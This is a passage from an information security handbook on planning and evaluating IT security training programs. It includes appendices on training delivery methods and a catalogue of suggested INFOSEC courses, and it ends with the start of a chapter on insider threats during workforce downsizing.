During the design and development phase, the content material is outlined and developed into instructional units or lessons. Remember that content should be based on what employees need to know and do to perform their job duties. During the needs analysis, one may have established the tasks and duties for specific job functions. If the content is not task-driven, the focus is on what type of behaviors or attitudes are expected. This involves defining what performance employees would exhibit when demonstrating the objective and what is needed to accomplish the goal. The idea is to describe what someone would do or display to be considered competent in the behavior or attitude.

The course topics must be sequenced to build new or complex skills onto existing ones and to encourage and enhance the student's motivation for learning the material.

A well-rounded information system security training program will involve multiple learning methods. When making a decision about the instructional strategy, one of the underlying principles should be to choose a strategy that is as simple as possible while still achieving the objectives. Another factor is the instructional material itself; not all content fits neatly into one type of instructional strategy. That is, for training effectiveness, look at the learning objectives and content to determine what would be the best method for students to learn the material. One of the current philosophies for instructional material is that it should be "edutainment," which is the combination of education and entertainment. Because this is a hotly debated issue, the author's advice is not to get cornered into taking a side. Look at who the audience will be, what the content is, and then make a decision that best fits the learning objective.

When deciding on the method, here are a few tips:

- *Who is the audience?* It is important to consider the audience size and location. If the audience is large and geographically dispersed, a technology-based solution (i.e., computer-based [CD-ROM] or Web-based training [delivery over the Internet]) may be more efficient.
- *What are the business needs?* For example, if a limited amount of travel money is available for students, then a technology-based delivery may be applicable. Technology-based delivery can reduce travel costs. However, technology-based training usually incurs more initial costs to design and develop; thus, some of the travel costs will be spent in developing the technology-based solution.
- *What is the course content?* Some topics are better suited for instructor-led, video, Web, or CD-ROM delivery. Although there are many debates as to the best delivery method (and everyone will have an opinion), seek out the advice of training professionals who can assess the material and make recommendations.
- *What type of learner interaction is necessary?* Is the course content best presented as self-paced individual instruction or as group instruction? Some instructional materials are better suited for face-to-face and group interaction, while other content is best suited for creative, interactive, individualized instruction. For example, if students are simply receiving information, a technology-based solution may be more appropriate. If students are required to perform problem-solving activities in a group, then a classroom setting would be better.
- *What types of presentations or classroom activities need to be used?* If the course content requires students to install or configure an operating system, a classroom lab might be best.
- *How stable is the instructional material?* The stability of content can be a cost issue. If content will change frequently, the expense of changing the material must be estimated in difficulty, time, and money. Some instructional strategies can be revised more easily and cost-efficiently than others.
- *What type of technology is available for training delivery?* This is a critical factor in deciding the instructional strategy. The latest trend is to deliver training via the Internet or an intranet. For this to be successful, students must have the technological capability to access the information. For example, in instances where bandwidth could limit the amount of multimedia (e.g., audio, video, and graphic animations) that can be delivered, a CD-ROM solution may be more effective.

Regardless of the instructional strategy, there are several consistent elements that will be used to present information. This includes voice, text, still or animated pictures/graphics, video, demonstrations, simulations, case studies, and some form of interactive exercises. In most courses, several presentation methods are combined. This allows for greater flexibility in reaching all students and also for choosing the best method to deliver the instructional content. If unfamiliar with the instructional strategies available, refer to the appendices in Chapter 85 for a detailed definition of instructor-led and technology-based training delivery methods.

While deciding on what type of instructional strategy is best suited for the training needs, it is necessary to explore multiple avenues of information. Individuals should ask business colleagues and training professionals about previous training experiences and then evaluate the responses. Keep in mind that the instructional strategy decision must be based on the instructional objectives, course content, delivery options, implementation options, technological capabilities, and available resources, such as time and money.

Possible Course Curriculum

Appendix B in Chapter 84 contains a general list of IT security topics that can be offered as IT system security training courses. The list is intended to be flexible; remember that as technologies change, so will the types of courses. It merely represents the type of training courses that an organization might consider. Additionally, the course content should be combined and relabeled based on the organization's particular training needs.

The appendices in Chapter 84 contain more detailed information for each course, including the title, brief description, intended audience, high-level list of topics, and other information as appropriate. The courses listed in Appendix B are based on some of the skills necessary to meet the requirements of an information system security plan. It is expected that each organization will prioritize its training needs and then define what type of courses to offer. Because several of these topics (and many more) are available from third-party training companies, it is not necessary to develop custom courses for an organization. However, the content within these outside courses is general in nature. Thus, for an organization to receive the most effective results, the instructional material should be customized by adding one's own policies and procedures. The use of outside sources in this customization can be both beneficial and cost-effective for the organization.

Evaluating the Information System Security Training Plan

Evaluating training effectiveness is an important element of an information system security training plan. It is an ongoing process that starts at the beginning of the training program. During all remaining phases of the training program, whether it is during the analysis, design, development, or implementation stage, evaluation must be built into the plan.

Referring back to NIST SP800-16, the document states that evaluating training effectiveness has four distinct but interrelated purposes to measure:

1. The extent that conditions were right for learning and the learner's subjective satisfaction
2. What a given student has learned from a specific course
3. A pattern of student outcomes following a specified course
4. The value of the class compared to other options in the context of an organization's overall IT security training program

Further, the evaluation process should produce four types of measurement, each related to one of the evaluation's four purposes. Evaluation should:

1. Yield information to assist the employees themselves in assessing their subsequent on-the-job performance
2. Yield information to assist the employee's supervisors in assessing individual students' subsequent on-the-job performance
3. Produce trend data to assist trainers in improving both learning and teaching
4. Produce return-on-investment statistics to enable responsible officials to allocate limited resources in a thoughtful, strategic manner among the spectrum of IT security awareness, security literacy, training, and education options for optimal results among the workforce as a whole

To obtain optimal results, it is necessary to plan for the collection and organization of data, and then plan for the time an analyst will need to evaluate the information (data) and extrapolate its meaning to the organization's goals.

One of the most important elements of effective measurement and evaluation is selecting the proper item to measure. Thus, regardless of the type of evaluation or where it occurs, the organization must agree on what it should be evaluating, such as perceptions, knowledge, or a specific set of skills.

> Because resources, such as labor hours and monies, are at a premium for demand, the evaluation of the training program must become an integral part of the training plan.

Keep in mind that evaluation has costs. The costs involve thought, time, energy, and money. Therefore, evaluation must be thought of as an ongoing, integral aspect of the training program and both time and money must be budgeted appropriately.

Summary

IT system security is a rapidly evolving, high-risk area that touches every aspect of an organization's operations. Both companies and federal agencies face the challenge of providing employees with the appropriate awareness, training, and education that will enable employees to fulfill their responsibilities effectively and to protect the IT system assets and information.

> Employees are an organization's greatest asset, and trained employees are crucial to the effective functioning and protection of the information system.

This chapter has outlined the various facets of developing an information system (IS) security training program. The first step is to create an awareness program. The awareness program helps to set the stage by alerting employees to the issues of IT security. It also prepares users of the IT system for the next step of the security training program — providing the basic concepts of IT security to all employees. From this initial training effort, various specialized and detailed training courses should be offered to employees. These specific training courses must be related to the various job functions that occur within an organization's IT system security arena.

Critical to the success of a training program is having senior management's support and approval. During each step of the program's life cycle, it is important to distribute status reports to keep all team members and executive-level managers apprised of progress. In some instances, it may be important (or necessary) to receive direct approval from senior management before proceeding to the next phase.

The five steps of the instructional process are relevant to all IS security training programs. The first step is to analyze the training needs and define the goals and objectives for the training program. Once the needs have been outlined, the next step is to start designing the course. It is important to document this process into some type of design document or blueprint for the program. Because the design document provides the direction for the course development, all parties involved should review and approve the design document before proceeding.

The development phase involves putting all the course elements together, such as the instructor material, student material, classroom activities, or if technology-based, storyboarding and programming of media elements. Once course development has been completed, the first goal of the implementation phase is to begin with a pilot or testing of the materials. This allows the instructional design team to evaluate the material for learner effectiveness and rework any issues prior to full-scale implementation. Throughout the IS security training program, the inclusion of an evaluation program is critical to the program's success. Resources, such as time and money, must be dedicated to evaluate the instructional material in terms of effectiveness and meeting the learning and company's needs. Keep in mind that the key factor in an evaluation program is its inclusion throughout the design, development, and implementation of the IT security training program.

Several examples of training courses have been suggested for an IS security training program. Remember that as technology changes, the course offerings required to meet the evolving IT security challenges must also change. These changes will necessitate modifications and enhancements to current courses. In addition, new courses will be needed to meet the ever-changing IT system advances and enhancements. Thus, the IS security training program and course offerings must be flexible to meet the new demands.

Each organization must also plan for the growth of the IT professional. IT security functions have become technologically and managerially complex. Companies are seeking educated IT security professionals who can solve IT security challenges and keep up with the changing technology issues. Currently, there is a lack of IT security professionals in the U.S. workforce; thus, organizations will need to identify and designate appropriate individuals as IT security specialists and train them to become IT security professionals capable of problem-solving and creating vision.

As one faces the challenges of developing an information system security training program, it is important to remember that the process cannot be accomplished by one person working alone. It requires a broad, cross-organizational effort that includes the executive level bringing together various divisions to work on projects. By involving everyone in the process, the additional benefit of creating ownership and accountability is established. Also, the expertise of both training personnel (i.e., training managers, instructional designers, and trainers) and IT security specialists are needed to achieve the training goals.

> Always remember the end result: "A successful IT security training program can help ensure the integrity, availability, and confidentiality of the IT system assets and its information — the first and foremost goal of IT security."

Making Security Awareness Happen: Appendices

Susan D. Hansche, CISSP

Appendix A: Instructional Strategies (Training Delivery Methods)

Instructor-Led

The traditional instructional strategy is instructor-led and considered a group instruction strategy. This involves bringing students together into a common place, usually a classroom environment, with an instructor or facilitator. It can provide considerable interaction between the instructor and the students. It is usually the least expensive as far as designing and development of instructional material. However, it can be the most expensive during implementation, especially if it requires students to travel to a central location.

Text-Based

Text-based training is an individual, self-paced form of training. The student reads a standard textbook (or any book) on the training content. Text-based training does not allow for interaction with an instructor. However, the book's information is usually written by an individual with expertise in the subject matter. In addition, students can access the material when it is needed and can review (or re-read) sections as needed.

Paper-Based or Workbook

Paper-based or workbook training is a type of individual, self-paced instruction. It is the oldest form of distance learning (i.e., correspondence courses). Workbooks include instructional text, graphical illustrations, and practice exercises. The workbooks are written specifically to help student's learn particular subjects or techniques. The practice exercises help students remember what is covered in the books by giving them an opportunity to work with the content. In some cases, students may be required to complete a test or exam to show competency in the subject.

Video-Based

Video-based training is usually an individual, self-paced form of instruction. The information is provided on a standard VHS video cassette tape that can be played using a standard VHS video cassette recorder (VCR). If used as a self-paced form of instruction, it does not allow for interaction with the instructor. However, if used

in the classroom, a video can be discussed and analyzed as an interactive exercise. Video does allow for animated graphics that can show processes or a demonstration of step-items. It is flexible as far as delivery time and location, and if necessary, can be repeated.

Technology-Based, Including CBT and WBT

Technology-based training is also an individual, self-paced instructional strategy. It is any training that uses a computer as the focal point for instructional delivery. With technology-based training, instructional content is provided through the use of a computer and software that guides a student through an instructional program.

This can be either computer-based training delivered via a floppy disk, CD-ROM, or loaded on a server; or Web-based training delivered via the Internet or an intranet.

Computer-based training (CBT) involves several presentation methods, including tutorials, practice exercises, simulations or emulations, demonstrations, problem-solving exercises, and games. CBT has many positive features that can be of importance to agencies that need to deliver a standard set of instructional material to a large group of students who are in geographically separate areas. The benefits of CBT include immediate feedback, student control of instructional material, and the integration of multimedia elements such as video, audio, sounds, and graphical animations.

After the initial CBT development costs, CBT can be used to teach any number of students at any time. Customized CBT programs can focus only on what students need to learn, thus training time and costs can be significantly reduced. In addition, CBT can enable one to reduce or eliminate travel for students; thus, total training costs can also be reduced. As a self-paced, individualized form of instruction, CBT provides flexibility for the student. For example, the student can control the training environment by selecting specific lessons or topics. In addition, for some students, the anonymous nature of CBT can be nonthreatening.

Although CBT has many benefits, it is important to remember that CBT is not the answer to all training needs. It some situations, it can be more appropriate, effective, and cost-efficient. However, in other situations, it may produce a negative student attitude and destroy the goodwill and goals of the training program. For example, students who are offered CBT courses and instructed to fit it in to their schedule may believe they are expected to complete the training outside of the workday. These same students know that taking an instructor-led course allows them to complete the training during a workday. Therefore, they may view CBT as an unfair time requirement.

CBT includes computer-assisted learning (CAL), which uses a computer as a tool to aid in a traditional learning situation, such as classroom training. The computer is a device to assist the instructor during the training process, similar to an overhead projector or handouts. It also includes computer-assisted testing (CAT), which assesses an individual through the medium of a computer. Students take the test at the computer, and the computer records and scores the test. CAT is embedded in most computer-based training products.

Web-based training (WBT) is a new, creative method for delivering computer-based training to widespread, limitless audiences. WBT represents a shift from the current delivery of CBT. In the CBT format, the information is usually stored on the local machine, server, or a CD-ROM. In WBT, the information is distributed via the World Wide Web (WWW) and most likely is stored at a distant location or an agency's central server. The information is displayed to the user using a software application called a browser, such as Internet Explorer. The content is presented by text, graphics, audio, video, and graphical animations. WBT has many of the same benefits as CBT, including saving time and easy access. However, one of the key advantages of WBT over CBT is the ease of updating information. If changes need to be made to instructional material, the changes are made once to the server, and then everyone can access the new information. The challenges of WBT are providing the technical capability for the student's computer, the agency's server, and the available bandwidth.

Appendix B: Suggested IT System Security Training Courses

What follows is a description of suggested IT system security training courses; these are summarized in Exhibit 84.1

INFOSEC 101: IT Security Basics

Brief Description

This course should describe the core terms and concepts that every user of the IT system must know, the fundamentals of IT security and how to apply them, plus the IT system security rules of behavior. This will allow all individuals to understand what their role is in protecting the IT systems assets and information.

Intended Audience

This course is intended for all employees who use the IT system, regardless of their specific job responsibilities. Essentially, all employees should receive this training.

List of Topics

What Is IT Security and Why Is It Important; Federal Laws and Regulations; Vulnerabilities, Threats, and Sensitivity of the IT System; Protecting the Information, Including Sensitive but Unclassified and Classified Information; Protecting the Hardware; Password Protections; Media Handling (i.e., how to process, store, and dispose of information on floppy disks); Copyright Issues; Laptop Security; User Accountability; Who to Contact with Problems; and other specific agency policies related to all users of the IT system. Note that if the agency processes classified information, a separate briefing should be given.

Note: Because most agencies will require this course for all employees, it is a good example of content that should be delivered via a technology-based delivery. This includes either video, computer-based training via CD-ROM, or Web-based training via the agency's intranet.

INFOSEC 102: IT Security Basics for a Network Processing Classified Information

Brief Description

This course describes the core terms and concepts that every user of the IT system must know, the fundamentals of IT security and how to apply them, and the rules of behavior. It is similar to INFOSEC 101 except that it also provides information pertinent to employees who have access to a network processing classified information.

Intended Audience

This course is intended for all employees with access to a network processing classified information.

List of Topics

What Is IT Security and Why Is It Important; Federal Laws and Regulations; Vulnerabilities, Threats, and Sensitivity of the IT System; Protecting Classified Information; Protecting the Hardware, Including TEMPEST Equipment; Password Protections; Media Handling (i.e., how to process, store, and dispose of classified information); Copyright Issues; Laptop Security; User Accountability; Who to Contact with Problems; and other specific agency policies related to users of a classified IT system.

INFOSEC 103: IT Security Basics — Annual Refresher

Brief Description

This is a follow-on course to the IT Security Basics (INFOSEC 101). As technology changes, the demands and challenges for IT security also change. In this course, the agency will look at the most critical challenges for the end user. The focus of the refresher course will be on how to meet those needs.

Intended Audience

This course is for all employees who use the IT system.

List of Topics

The topics would be specific to the agency and the pertinent IT security challenges it faces.

EXHIBIT 84.1 Suggested Information Technology System Security Training Courses

Course Number and Content Level	Course Title	Intended Audience	Possible Prerequisite
INFOSEC 101 Basic	IT Security Basics	All employees	None
INFOSEC 102 Basic	IT Security Basics for Networks Processing Classified Information	All employees with access to a network processing classified information	None
INFOSEC 103 Basic	IT Security Basics — Annual Refresher	All employees	INFOSEC 101
INFOSEC 104 Basic	Fundamentals of IT Security	Individuals directly responsible for IT security	None
INFOSEC 201 Intermediate	Developing the IT System Security Plan	Individuals responsible for developing the IT system security plan	INFOSEC 101 or 103
INFOSEC 202 Intermediate	How to Develop an IT System Contingency Plan	Individuals responsible for developing the IT system contingency plan	INFOSEC 101 or 103
INFOSEC 203 Intermediate	System/Technical Responsibilities for Protecting the IT System	Individuals responsible for the planning and daily operations of the IT system	INFOSEC 101 or 103
INFOSEC 204 Intermediate	Life Cycle Planning for IT System Security	Managers responsible for the acquisition and design of the IT system	INFOSEC 101 or 103
INFOSEC 205 Intermediate	Basic Information System Security Officer (ISSO) Training	Individuals assigned as the ISSO or alternate ISSO	INFOSEC 101 or 103
INFOSEC 206 Intermediate	Certifying the IT System	Individuals responsible for the Designated Approving Authority (DAA) role	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 207 Intermediate	Information System Security for Executive Managers	Executive-level managers	None
INFOSEC 208 Intermediate	An Introduction to Network and Internet Security	Individuals responsible for network connections	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 209	An Introduction to Cryptography	Individuals responsible for network connections information and security	INFOSEC 101 or 103 INFOSEC 203 or 205
INFOSEC 301 Advanced	Understanding Audit Logs	Individuals responsible for reviewing audit logs	INFOSEC 101 or 103 INFOSEC 203 or 205
INFOSEC 302 Advanced	Windows NT 4.0 Security	Individuals responsible for networks using Windows NT 4.0	INFOSEC 101 or 103 INFOSEC 203

INFOSEC 303 Advanced	Windows 2000 Security	Individuals responsible for networks using Windows 2000	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 304 Advanced	UNIX Security	Individuals responsible for networks using UNIX	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 305 Advanced	Advanced ISSO Training	Individuals assigned as the ISSO or alternate ISSO	INFOSEC 205
INFOSEC 306 Advanced	Incident Handling	Individuals responsible for handling IT security incidents	INFOSEC 101 or 103 INFOSEC 205
INFOSEC 307 Advanced	How to Conduct a Risk Analysis/ Assessment	Individuals responsible for conducting risk analyses	INFOSEC 101 or 103 INFOSEC 205

INFOSEC 104: Fundamentals of IT Security

Brief Description

This course is designed for employees directly involved with protecting the IT system. It provides a basic understanding of the federal laws and agency-specific policies and procedures, the vulnerabilities and threats to IT systems, the countermeasures that can help to mitigate the threats, and an introduction to the physical, personnel, administrative, and system/technical controls.

Intended Audience

The course is for employees who need more than just the basics of IT security. It is an introductory course that can be used as a prerequisite for higher-level material. This could include System Administrators, System Staff, Information Officers, Information System Security Officers, Security Officers, and Program Managers.

Note: This course can be taken in place of the INFOSEC 101 course. It is designed as an introductory course for those employees who have job responsibilities directly related to securing the IT system.

INFOSEC 201: Developing the IT System Security Plan

Brief Description

By law, every IT federal system must have an IT system security plan for its general support systems and major applications. This course explains how to develop an IT System Security Plan following the guidelines set forth in NIST SP 800-18 "Guide for Developing Security Plans for Information Technology Systems."

Intended Audience

The system owner (or team) responsible for ensuring that the IT system security plan is prepared and implemented. In many agencies, the IT system security plan will be developed by a team, such as the System Administrator, Information Officer, Security Officer, and the Information System Security Officer.

List of Topics

System Identification; Assignment of Security Responsibilities; System Description/Purpose; System Interconnection; Sensitivity and Sharing of Information; Risk Assessment and Management; Administrative, Physical, Personnel, and System/Technical Controls; Life Cycle Planning; and Security Awareness and Training.

Note: The design of this course should be customized with an agency-approved methodology and a predefined set of templates on how to develop an IT system security plan. The students should leave the class with the agency-approved tools necessary to develop the plan.

INFOSEC 202: How to Develop an IT System Contingency Plan

Brief Description

The hazards facing IT systems demand that effective business continuity plans and disaster-recovery plans be in place. Business continuity plans define how to recover from disruptions and continue support for critical functions. Disaster recovery plans define how to recover from a disaster and restore critical functions to normal operations. The first step is to define one's agency's critical functions and processes, and determine the recovery timeframes and trade-offs. This course discusses how to conduct an in-depth Business Impact Analysis (BIA) (identifying the critical business functions within an agency and determining the impact of not performing the functions beyond the maximum acceptable outage) that defines recovery priorities, processing interdependencies, and the basic technology infrastructure required for recovery.

Intended Audience

This course is for those employees responsible for the planning and management of the IT system. This may include the System Administrator, Information Officer, Security Officer, and Information System Security Officer.

List of Topics

What Is an IT System Contingency Plan; Conducting a Business Impact Analysis (BIA); Setting Your Site (hot site, cold site, warm site); Recovery Objectives; Recovery Requirements; Recovery Implementation; Backup Options and Plans; Testing the Plan; and Evaluating the Results of Recovery Tests.

Note: The content of this course should be customized with an agency-approved methodology for creating an IT system contingency plan. If possible, preapproved templates or tools should be included.

INFOSEC 203: System/Technical Responsibilities for Protecting the IT System

Brief Description

This course begins by explaining the vulnerabilities of and threats to the IT system and what is necessary to protect the physical assets and information. It focuses on specific requirements such as protecting the physical environment, installing software, access controls, configuring operating systems and applications to meet security requirements, and understanding audit logs.

Intended Audience

This course is intended for those employees who are involved in and responsible for the planning and day-to-day operations of the IT system. This would include System Administrators, System Staff, Information Officers, and Information System Security Officers.

List of Topics

Overview of IT System Security; Identifying Vulnerabilities, Threats, and Sensitivity of the IT System; Identifying Effective Countermeasures; Administrative Responsibilities (e.g., management of logs and records); Physical Responsibilities (e.g., server room security); Interconnection Security; Access Controls (identification and authentication); Group and File Management (setting up working groups and shared files); Group and File Permissions (configuring the system for access permissions); Audit Events and Logs; and IT Security Maintenance.

INFOSEC 204: Life Cycle Planning for IT System Security

Brief Description

The system life cycle is a model for building and operating an IT system from its inception to its termination. This course covers the fundamentals of how to identify the vulnerabilities of and threats to IT systems before they are implemented and how to plan for IT security during the acquisition and design of an IT system. This includes identifying the risks that may occur during implementation of the IT system and how to minimize those risks, describing the standard operating procedures with a focus on security, how to test that an IT system is secure, and how to dispose of terminated assets.

Intended Audience

This course is designed for managers tasked with the acquisition and design of IT systems. This could include Contracting Officers, Information Officers, System Administrators, Program Managers, and Information System Security Officers.

List of Topics

Identify IT Security Needs during the Design Process; Develop IT Security in the Acquisition Process; Federal Laws and Regulations; Agency Policies and Procedures; Acquisition, Development, Installation, and Implementation Controls; Risk Management; Establishing Standard Operating Procedures; and Destruction and Disposal of Equipment and Media.

Note: The course focus should be on the implementation and use of organizational structures and processes for IT security and related decision-making activities. Agency-specific policies, guidelines, requirements, roles, responsibilities, and resource allocations should be previously established.

INFOSEC 205: Basic Information System Security Officer (ISSO) Training

Brief Description

This course provides an introduction to the ISSO role and responsibilities. The ISSO implements the IT system security plan and provides security oversight on the IT system. The focus of the course is on understanding the importance of IT security and how to provide a security management role in the daily operations.

Intended Audience

This course is for employees assigned as the ISSO or equivalent. This could be System Administrators, Information Officers, Program Managers, or Security Officers.

List of Topics

Overview of IT Security; Vulnerabilities, Threats, and Sensitivity; Effective Countermeasures; Administrative Controls; Physical Controls; Personnel Controls; System/Technical Controls; Incident Handling; and Security Awareness Training.

Note: Each agency should have someone designated as the Information System Security Officer (ISSO) who is responsible for providing security oversight on the IT system.

INFOSEC 206: Certifying and Accrediting the IT System

Brief Description

This course provides information on how to verify that an IT system complies with information security requirements. This includes granting final approval to operate an IT system in a specified security mode and ensure that classified or sensitive but unclassified (SBU) information is protected according to federal and agency requirements.

Intended Audience

This course is for individuals assigned the Designated Approving Authority (DAA) role and responsibilities. This includes Program Managers, Security Officers, Information Officers, or Information System Security Officers.

List of Topics

Federal Laws and Regulations; Agency Policies and Procedures; Understanding Vulnerabilities, Threats, and Sensitivities; Effective Countermeasures; Access Controls; Groups and File Permissions; Protection of Classified and SBU Information; Protection of TEMPEST and Other Equipment; The Accreditation Process; Incident Handling; Life Cycle Management; Standard Operating Procedures; and Risk Management.

INFOSEC 207: Information System Security for Executive Managers

Brief Description

This course provides an overview of the information system security concerns for executive-level managers. It emphasizes the need for both planning and managing security on the IT system, how to allocate employee and financial resources, and how to lead the IT security team by example.

Intended Audience

This course is for executive-level managers.

List of Topics

Overview of IT System Security; Federal Laws and Regulations; Vulnerabilities and Threats to the IT System; Effective Countermeasures; Need for IT Security Management and Oversight; and Budgeting for IT Security.

Note: This course content should be customized for each agency to make sure it meets the specific needs of the executive-level management team. It is anticipated that this would be several short, interactive sessions based on specific topics. Some sessions could be delivered via a technology-based application to effectively plan for time limitations.

INFOSEC 208: An Introduction to Network and Internet Security

Brief Description

In this course, the focus is on how develop a network and Internet/intranet security policy to protect the agency's IT system assets and information. The focus is on how to analyze the vulnerabilities of the IT system and review the various external threats, how to manage the risks and protect the IT system from unauthorized access, and how to reduce one's risks by deploying technical countermeasures such as firewalls and data encryption devices.

Intended Audience

This course is for employees involved with the implementation, day-to-day management, and oversight responsibilities of the network connections, including internal intranet and external Internet connections. This could include System Administrators, System Staff, Information Officers, Information System Security Officers, Security Officers, and Program Managers.

List of Topics

Overview of IT Network Security and the Internet; Introduction to TCP/IP and Packets; Understanding Vulnerabilities and Threats to Network Connections (hackers, malicious codes, spoofing, sniffing, denial-of-service attacks, etc.); Effective Countermeasures for Network Connections (policies, access controls, physical protections, anti-virus software, firewalls, data encryption, etc.); Developing a Network and Internet/intranet Security Policy; and How to Recognize an Internet Attack.

INFOSEC 209 An Introduction to Cryptography

Brief Description

The focus of this course is to provide an overview of cryptography. This includes the basic concepts of cryptography, public and private key algorithms in terms of their applications and uses, key distribution and management, the use of digital signatures to provide authenticity of electronic transactions, and non-repudiation.

Intended Audience

This course is for employees involved with the management and security responsibilities of the network connections. This could include System Administrators, System Staff, Information Officers, Information System Security Officers, Security Officers, and Program Managers.

List of Topics

Cryptography Concepts; Authentication Methods Using Cryptographic Modules; Encryption; Overview of Certification Authority; Digital Signatures; Non-repudiation; Hash Functions and Message Digests; Private Key and Public Key Cryptography; and Key Management.

INFOSEC 301: Understanding Audit Logs

Brief Description

This is an interactive class focusing on how to understand and review audit logs. It explains what types of events are captured in an audit log, how to search for unusual events, how to use audit log tools, how to record and store audit logs, and how to handle an unusual audit event.

Intended Audience

This course is for employees assigned to manage and provide oversight of the daily IT system operations. This includes System Administrators, Information Officers, and Information System Security Officers.

List of Topics

Understanding an IT System Event, Planning for Audit Log Reviews; How to Review Audit Logs; How to Find and Search Through Audit Logs; Using Third-Party Tools for Audit Log Reviewing; How to Handle an Unusual System Event in the Audit Log.

Note: As a prerequisite, students should have completed either INFOSEC 203 or INFOSEC 205 so that they have a basic understanding of IT security concepts.

INFOSEC 302: Windows NT 4.0 Server and Workstation Security

Brief Description

This course focuses on how to properly configure the Windows NT 4.0 security features for both the server and workstation operating systems. Students learn the security features of Windows NT and participate in installing and configuring the operating systems in a hands-on computer lab.

Intended Audience

This course is designed for employees who are responsible for installing, configuring, and managing networks using the Windows NT 4.0 server and workstation operating system. This may include Information Officers, System Administrators, and System Staff.

List of Topics

Overview of the Windows NT 4.0 Server and Workstation Operating Systems; Identification and Authentication Controls; Discretionary Access Controls; Group Organization and Permissions; Directory and File Organization and Permissions; Protecting System Files; Auditing Events; Using the Windows NT Tools to Configure and Maintain the System.

Note: As a prerequisite, students should complete INFOSEC 203 so they have a basic understanding of IT security concepts.

INFOSEC 303: Windows 2000 Security

Brief Description

This course is similar to INFOSEC 302 except that it focuses on how to properly configure the security features of the Windows 2000 operating system. Students learn the security features of Windows 2000 by installing and configuring the operating system in a hands-on computer lab.

Intended Audience

This course is designed for employees who are responsible for installing, configuring, and managing networks using the Windows 2000 operating system. This may include Information Officers, System Administrators, and System Staff.

List of Topics

Overview of the Windows 2000 Operating System; The Domain Name System (DNS); Migrating Windows NT 4.0 Domains; Identification and Authentication Controls; Discretionary Access Controls; File System Resources (NTFS); Group Organization and Permissions; Directory and File Organization and Permissions; Protecting System Files; Auditing Events; Using the Windows 2000 Tools to Configure and Maintain the System.

Note: As a prerequisite, students should complete INFOSEC 203 so they have a basic understanding of IT security concepts.

INFOSEC 304: UNIX Security

Brief Description

In this hands-on course, students will gain the knowledge and skills needed to implement security on the UNIX operating system. This includes securing the system from internal and external threats, protecting the UNIX file system, controlling superuser access, and configuring tools and utilities to minimize vulnerabilities and detect intruders.

Intended Audience

This course is designed for employees who are responsible for installing, configuring, and managing networks using the UNIX operating system. This may include Information Officers, System Administrators, and System Staff.

List of Topics

Introduction to UNIX Security; Establishing Secure Accounts; Storing Account Information; Controlling Root Access; Directory and File Permissions; Minimize Risks from Unauthorized Programs; and Understanding TCP/IP and Security.

Note: As a prerequisite, students should complete INFOSEC 203 so that they have a basic understanding of IT security concepts.

INFOSEC 305: Advanced ISSO Training

Brief Description

This course provides an in-depth look at ISSO responsibilities. The focus is on how to review security plans, contingency plans/disaster recover plans, and IT system accreditation; how to handle IT system incidents; and how specific IT security case studies are examined and evaluated.

Intended Audience

This cource is intended for ISSOs who have completed INFOSEC 205 and have at least one year of experience as the ISSO.

List of Topics

Oversight Responsibilities for Reviewing IT System Security Plans and Contingency Plans; How to Handle IT System Incidents; and Case Studies.

INFOSEC 306: Incident Handling

Brief Description

This course explains the procedures for handling an IT system security incident. It begins by defining how to categorize incidents according to risk, followed by how to initiate and conduct an investigation and who to contact for support. Key to handling incidents is ensuring that equipment and information is not compromised during an investigation. Thus, students learn the proper procedures for safekeeping assets and information.

Intended Audience

This course is designed for employees who are responsible for handling IT security incidents. This could include Information Officers, Information System Security Officers, Security Officers, and individuals representing a computer incident response team.

List of Topics

Understanding an IT System Security Incident; Federal Laws and Civil/Criminal Penalties; Agency Policies and Penalties; The Agency-Specific Security Incident Reporting Process; Security Investigation Procedures; Identify Investigative Authorities; Interfacing with Law Enforcement Agencies; Witness Interviewing; Protecting the Evidence; and How to Write an IT System Security Incident Report.

Note: As a prerequisite, students should complete INFOSEC 205 so that they have a basic understanding of IT security concepts.

INFOSEC 307: How to Conduct a Risk Analysis/Assessment

Brief Description

This course explains the process of conducting a risk analysis/assessment. It reviews why a risk analysis is important, the objectives of a risk analysis, when the best time is to conduct a risk analysis, the different

methodologies to conduct a risk assessment (including a review of electronic tools), and provides plenty of hands-on opportunities to complete a sample risk analysis. A critical element of a risk analysis/assessment is considering the target analysis and target assessment. The unauthorized intruder may also be conducting an analysis of the information system risks and will know the vulnerabilities to attack.

Intended Audience

This course is for individuals tasked with completing a risk analysis. This could include the Information Officer, System Administrator, Program Manager, Information System Security Officer, and Security Officer.

List of Topics

Overview of a Risk Analysis; Understanding Vulnerabilities, Threats, and Sensitivity and Effective Countermeasures of IT Systems; Objectives of a Risk Analysis; Risk Analysis Methodologies; Federal Guidance on Conducting a Risk Analysis; Process of Conducting a Risk Analysis; Electronic Risk Analysis Tools; Completing Sample Risk Analysis Worksheets (asset valuations, threat, and vulnerability evaluation; level of risk; and countermeasures); and Reviewing Target Analysis/Assessments.

Note: This course may be offered in conjunction with INFOSEC 201 and INFOSEC 206.

85

Maintaining Information Security during Downsizing

Thomas J. Bray, CISSP

Today, companies of every size are relying on Internet and other network connections to support their business. For each of those businesses, information and network security have become increasingly important. Yet, achieving a security level that will adequately protect a business is a difficult task because information security is a multifaceted undertaking. A successful information security program is a continuous improvement project involving people, processes, and technology, all working in unison.

Companies are especially vulnerable to security breaches when significant changes occur, such as a reduction in workforce. Mischievous individuals and thieves thrive on chaos. Companies need even more diligence in their security effort when executing a reduction in workforce initiative. Security is an essential element of the downsizing effort.

Even in Good Times

In good times, organizations quickly and easily supply new employees with access to the computer and network systems they need to perform their jobs. A new employee is a valuable asset that must be made productive as soon as possible. Computer and network administrators are under pressure to create accounts quickly for the new hires. In many instances, employees may have more access than they truly need. The justification for this, however misguided, is that "it speeds up the process."

When an employee leaves the company, especially when the departure occurs on good terms, server and network administrators tend to proceed more slowly. Unfortunately, the same lack of urgency exists when an employee departure is not on good terms or a reduction in the workforce occurs.

Disgruntled Employees

Preparing for the backlash of a disgruntled employee is vital during an employee layoff. Horror stories already exist, including one about an ex-employee who triggered computer viruses that resulted in the deletion of sales commission records. In another company, an ex-employee used his dial-up access to the company network to copy a propriety software program worth millions of dollars. An article in *Business Week* sounded an alarm of concern.[1]

The biggest threat to a company's information assets can be the trusted insiders. This is one of the first concepts learned by information security professionals, a concept substantiated on several occasions by surveys conducted by the Computer Security Institute (CSI) and the Federal Bureau of Investigation (FBI).

